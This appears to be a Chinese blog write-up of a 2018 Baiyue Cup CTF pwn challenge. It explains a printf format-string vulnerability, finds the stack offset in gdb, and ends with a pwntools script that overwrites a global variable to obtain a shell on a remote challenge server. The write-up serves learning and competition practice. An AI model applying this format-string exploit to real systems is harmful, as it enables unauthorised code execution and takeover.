
2018 百越杯 pwn(format WriteUp)

原创

X丶 于 2018-12-03 09:26:27 发布
分类专栏： CTF



看到题目的内容，就知道大概是格式化漏洞了，

马上扔到IDA看个究竟。

```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3   char s; // [esp+1Ch] [ebp-8Ch]
4   unsigned int v5; // [esp+9Ch] [ebp-Ch]
5
6   v5 = __readgsdword(0x14u);
7   memset(&s, 0, 0x80u);
8   fgets(&s, 128, stdin);
9   printf(&s);
10  if ( secret == 192 )
11    give_shell();
12  else
13    printf("Sorry, secret = %d\n", secret);
14  return 0;
15 }
```


不出所料，就是printf的格式化输出漏洞

思路：

1、利用格式化漏洞**覆盖任意地址的值**，这里我们需要覆盖secret的值，所以先要找到secret的地址，在IDA中，可以看到secret在bss段：

```
.bss:0804A048 secret          dd ?                    ; DATA XREF: main+72↑r
```

得到secret的地址后，我们就可以对它的值进行覆盖，覆盖成192

2、利用%k$n（k$用于获取格式化字符串中的**指定参数**）对指定地址进行覆盖

（%n，不输出字符，但是把已经成功输出的**字符个数**写入对应的**整型指针参数所指的变量**）

3、在栈中找到format的位置和 char s的位置，计算出他们的偏移

我们用gdb把断点定在printf处

```
gdb-peda$ b printf
Breakpoint 1 at 0x80483f0
gdb-peda$
```

然后运行，提示输出后，我就随便输入一个 %d%d

```
gdb-peda$ r
Starting program: /home/format
%d%d
```

观察栈的信息：

```
EBX: 0x0
ECX: 0xf7fc487c --> 0x0
EDX: 0xffffd94c ("%d%d\n")
ESI: 0x1
EDI: 0xf7fc3000 --> 0x1b2db0
EBP: 0xffffd9d8 --> 0x0
ESP: 0xffffd91c --> 0x804861f (<main+111>:      add    esp,0x10)
EIP: 0xf7e59940 (<printf>:      call   0xf7f30af9)
EFLAGS: 0x292 (carry parity ADJUST zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0xf7e5993b <fprintf+27>:     ret
   0xf7e5993c:  xchg   ax,ax
   0xf7e5993e:  xchg   ax,ax
=> 0xf7e59940 <printf>: call   0xf7f30af9
   0xf7e59945 <printf+5>:       add    eax,0x1696bb
   0xf7e5994a <printf+10>:      sub    esp,0xc
   0xf7e5994d <printf+13>:      mov    eax,DWORD PTR [eax-0x5c]
   0xf7e59953 <printf+19>:      lea    edx,[esp+0x14]
No argument
[-------------------------------------stack-------------------------------------]
0000| 0xffffd91c --> 0x804861f (<main+111>:      add    esp,0x10)
0004| 0xffffd920 --> 0xffffd94c ("%d%d\n")
0008| 0xffffd924 --> 0x80
0012| 0xffffd928 --> 0xf7fc35a0 --> 0xfbad2288
0016| 0xffffd92c --> 0xffffd998 --> 0x0
0020| 0xffffd930 --> 0xf7ffda7c --> 0xf7fd3b18 --> 0xf7ffd920 --> 0x0
0024| 0xffffd934 --> 0x1
0028| 0xffffd938 --> 0xf7fd3b48 --> 0x8048319 ("GLIBC_2.0")
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, 0xf7e59940 in printf () from /lib/i386-linux-gnu/libc.so.6
gdb-peda$
```


可以看出，printf的第一个参数（format）地址为：0xffffd920

这个format指向0xffffd94c，指向的这个就是我们char s的地址

有了这两个地址后，我们就可以计算format与char s的地址偏移，

offset = 0xffffd94c - 0xffffd920 = 0x2c = 44

由于这是32位程序，所以每个format参数占4个字节，即有44/4=11个参数，也就是说，第11个参数的地址，就是我们char s开始的地址。

所以 k=11。

我们把secret的地址放到char s开始的地方，那第11个参数的内容就是secret的地址。

这样，我们的%11$n就会把**输出字符的个数**写进secret。

所以们需要在 %11$n 构造 192 个字符,即%192d，

但由于我们在char s开始的地方放下了secret的地址，占了4个字节，所以只需要填充188个字符即可，也就是%188d

payload：

```
from pwn import *
io=process('./format')
io=remote('117.50.13.182', 33865)
payload = p32(0x0804A048) + '%188d' + '%11$n'
io.sendline(payload)
io.interactive()
```

本人萌新，大佬可以不看。- -